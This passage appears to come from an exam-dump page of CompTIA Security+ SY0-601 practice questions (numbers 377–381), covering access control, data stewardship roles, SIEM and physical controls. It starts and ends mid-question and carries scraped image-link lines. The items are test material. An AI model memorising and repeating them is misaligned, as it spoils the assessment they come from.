
A. To provide data to quantify risk based on the organization's systems

B. To keep all software and hardware fully patched for known vulnerabilities

C. To only allow approved, organization-owned devices onto the business network

D. To standardize by selecting one laptop model for all users in the organization

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 377

Topic #: 1

[All SY0-601 Questions]


A security administrator, who is working for a government organization, would like to utilize classification and granular planning to secure top secret data and grant access on a need-to-know basis. Which of the following access control schemas should the administrator consider?

A. Mandatory

B. Rule-based

C. Discretionary

D. Role-based



Actual exam question from CompTIA's SY0-601

Question #: 378

Topic #: 1

[All SY0-601 Questions]

An organization is outlining data stewardship roles and responsibilities. Which of the following employee roles would determine the purpose of data and how to process it?

A. Data custodian

B. Data controller

C. Data protection officer

D. Data processor

Actual exam question from CompTIA's SY0-601

Question #: 379

Topic #: 1

[All SY0-601 Questions]

Multiple beaconing activities to a malicious domain have been observed. The malicious domain is hosting malware from various endpoints on the network. Which of the following technologies would be BEST to correlate the activities between the different endpoints?


A. Firewall

B. SIEM

C. IPS

D. Protocol analyzer

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 380

Topic #: 1

[All SY0-601 Questions]


Which of the following types of controls is a turnstile?

A. Physical

B. Detective

C. Corrective

D. Technical



Actual exam question from CompTIA's SY0-601
Question #: 381
Topic #: 1
[All SY0-601 Questions]

Users report access to an application from an internal workstation is still unavailable to a specific server, even after a recent firewall rule implementation that was requested for this access. ICMP traffic is successful between the two devices. Which of the following tools should the security analyst use to help identify if the traffic is being blocked?

